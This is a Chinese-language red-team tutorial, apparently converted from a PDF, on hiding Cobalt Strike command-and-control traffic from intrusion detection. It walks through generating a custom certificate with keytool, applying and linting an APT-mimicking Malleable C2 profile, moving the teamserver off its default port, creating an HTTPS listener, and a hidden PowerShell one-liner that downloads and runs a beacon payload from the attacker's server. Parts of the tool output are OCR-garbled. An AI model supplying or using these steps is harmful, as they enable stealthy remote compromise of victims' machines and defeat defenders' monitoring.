### cs 流量加密

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## 零、为什么要对 CS 进行流量加密

cobalt strike 是很多红队的首选的攻击神器,在 APT 方面近几年应用范围很广,

很多著名的团队都曾使用这个工具进行 APT, 效果显著。

导致很多 ids 入侵检测工具和流量检测工具已经可以拦截和发现,

特别是流量方面,如果使用默认证书进行渗透和测试,

特别在高度安全的环境下,好不容易找到一个突破口,因为证书没修改,

被流量检测出来并进行拦截,检测报告将返回给管理员,管理员就能马上将缺口进行修复。

那么红队之前的攻击就会付诸东流,攻击计划就要重新制定。

流量加密传输已经成为现在红队的基本素养,

生成证书修改 C2 profile 加密混淆实际上就是对流量加密传输,

目的逃逸流量安全审计, 穿透检测器。

### 一、 生成免费的 ssl 证书

在运行 cobalt strike 默认使用的 cobaltstrike.store 证书,

生成新证书的意义是将使用我们现在的制定好的证书。

默认的证书 cobalt strike 会被检测。下面是生成证书的一些命令。

使用命令"keytool -genkey -alias wangdu -keyalg RSA -validity 36500 -keystore wangdu.store 输入密钥库口令:

再次输入新口令:

您的名字与姓氏是什么?

[Unknown]: us

```
您的组织单位名称是什么?
[Unknown]: 360
您的组织名称是什么?
[Unknown]: 360
您所在的城市或区域名称是什么?
[Unknown]: us
您所在的省/市/自治区名称是什么?
[Unknown]: us
该单位的双字母国家/地区代码是什么?
[Unknown]: en
CN=us, OU=360, O=360, L=us, ST=us, C=en 是否正确?
[否]: y
```

# 二、 创建并修改 C2-profile 文件

首先需要先下载 havex.profile 文件

#git clone <a href="https://github.com/rsmudge/Malleable-C2-Profiles.git">https://github.com/rsmudge/Malleable-C2-Profiles.git</a>
# ./c2lint Malleable-C2-Profiles/APT/havex.profile

```
POST 3x check passed
     .http-get.server.output size is good
      .http-get.client size is good
     .http-post.client size is good
     .http-get.client.metadata transform+mangle+recover passed (1 byte[s])
    .http-get.client.metadata transform+mangle+recover passed (100 byte[s])
     .http-get.client.metadata transform+mangle+recover passed (128 byte[s])
     .http-get.client.metadata transform+mangle+recover passed (256 byte[s])
      . http-get.server.output\ transform+mangle+recover\ passed\ (0\ byte[s])
     .http-get.server.output transform+mangle+recover passed (1 byte[s])
.http-get.server.output transform+mangle+recover passed (48248 byte[s])
      . \\ \texttt{http-get.server.output transform+mangle+recover passed (1048576 byte[s])}
      .http-post.client.id transform+mangle+recover passed (4 byte[s])
     http-post.client.output transform+mangle+recover passed (4 byte[s])
http-post.client.output transform+mangle+recover passed (0 byte[s])
http-post.client.output transform+mangle+recover passed (1 byte[s])
http-post.client.output transform+mangle+recover passed (48248 byte[s])
http-post.client.output transform+mangle+recover passed (1048576 byte[s])
Beacon profile specifies an HTTP Cookie header. Will tell WinINet to allow this.
     [OPSEC] .host_stage is true. Your Beacon payload is available to anyone that connects to your server to request it. Are you OK with this?
[OPSEC] .post-ex.spawnto_x86 is '%windir%\syswow64\rundl132.exe'. This is a *really* bad OPSEC choice.
[OPSEC] .post-ex.spawnto_x64 is '%windir%\sysmative\rundl132.exe'. This is a *really* bad OPSEC choice.
.code-signer.keystore is missing. Will not sign executables and DLLs
      [OPSEC] .https-certificate options are missing [will use built-in SSL cert]
     Loading properties file (/yum/cs4.4/TeamServer.prop).
Properties file (/yum/cs4.4/TeamServer.prop) was not found.
[!] Detected 1 warning.
     (root⊖kali)-[/yum/cs4.4]
```

## 三、 检测 C2 profile 文件是否可用

修改 havex.profile 配置

因为 0.0.0.0 是 Cobalt Strike DNS Beacon 特征,可以在 havex.profile 内加一段 set dns\_idle

"8.8.8.8"; 之后 profile 内默认的能改则改。

```
+] POST 3x check passed
       .http-get.server.output size is good
       .http-get.client size is good
[+] .http-post.client size is good
[+] .http-get.client.metadata transform+mangle+recover passed (1 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (100 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (128 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (256 byte[s])
      http-get.server.output transform+mangle+recover passed (0 byte[s]) .http-get.server.output transform+mangle+recover passed (1 byte[s])
      .http-get.server.output transform+mangle+recover passed (48248 byte[s]) .http-get.server.output transform+mangle+recover passed (1048576 byte[s])
      . http-post.client.id \ transform+mangle+recover \ passed \ (4 \ byte[s])
      http-post.client.output transform+mangle+recover passed (4 byte[s])
.http-post.client.output transform+mangle+recover passed (1 byte[s])
.http-post.client.output transform+mangle+recover passed (1 byte[s])
.http-post.client.output transform+mangle+recover passed (48248 byte[s])

    [+] .http-post.client.output transform+mangle+recover passed (1048576 byte[s])
    [+] Beacon profile specifies an HTTP Cookie header. Will tell WinINet to allow this.

      [OPSEC] .host_stage is true. Your Beacon payload is available to anyone that connects to your server to request it. Are you OK wi
     [OPSEC] .post-ex.spawnto_x86 is '%windir%\syswow64\rundll32.exe'. This is a *really* bad OPSEC choice. [OPSEC] .post-ex.spawnto_x64 is '%windir%\sysnative\rundll32.exe'. This is a *really* bad OPSEC choice.
      .code-signer.keystore is missing. Will not sign executables and DLLs
[*] [OPSEC] .https-certificate options are missing [will use built-in SSL cert]
[*] Loading properties file (/yum/cs4.4/TeamServer.prop).
[!] Properties file (/yum/cs4.4/TeamServer.prop) was not found.
[-] .dns_idle is deprecated and has no effect. Set .dns-beacon.dns_idle instead.
[!] Detected 1 warning.
[-] Detected 1 error.
     (root⊖kali)-[/yum/cs4.4]
```


## 四、 配置 teamserver 文件运行上线

teamserver 默认端口是 50050 , 先修改一下端口, 防止很容易就检测出来。

使用命令 "vim teamserver", 修改为一个别的就好


使用命令启动 CS 服务端 "nohup sudo ./teamserver 192.168.10.22 123456 Malleable-C2-

Profiles/APT/havex.profile & 放在后台运行 避免 shell 关闭 teamserver 也关闭




Cobalt Strike		— □ × <b>□</b> 编译文件使
Cobalt Strike 视图(V) 攻击(A) 报告(R) 帮助(H) powershell免杀	新建监听器	– 🗆 ×
	创建监听器	
external inter Iistener user computer note	名字: https Payload: Beacon HTT Payload选项 HTTPS地址:	192.168.10.22
事件日志 X 监听器 X	- 地址轮询策略: - HTTPS地址(Stager):	round-robin 192.168.10.22
name • payload host po	配置名称:	default
	HTTPS端口(上线): HTTPS端口(监听):	443
	HTTPS Host头:	
	HTTPS代理:	
添加し編輯し帰除		保存   帮助


生成攻击 payload,



#### 在次之前,先去看看 https 的证书,已经生效 而且操作并不会被查杀。




复制 powershell,注意这个 64 位要勾选,否则可能可以上线但是无法执行命令。




powershell.exe -nop -w hidden -c "IEX ((new-object


net.webclient).downloadstring('http://192.168.10.22:81/a'))"



## 五、 抓取流量 在攻击者打开大鲨鱼,监听流量。



#### 先随便执行一些命令



#### 流量通讯已经被加密,

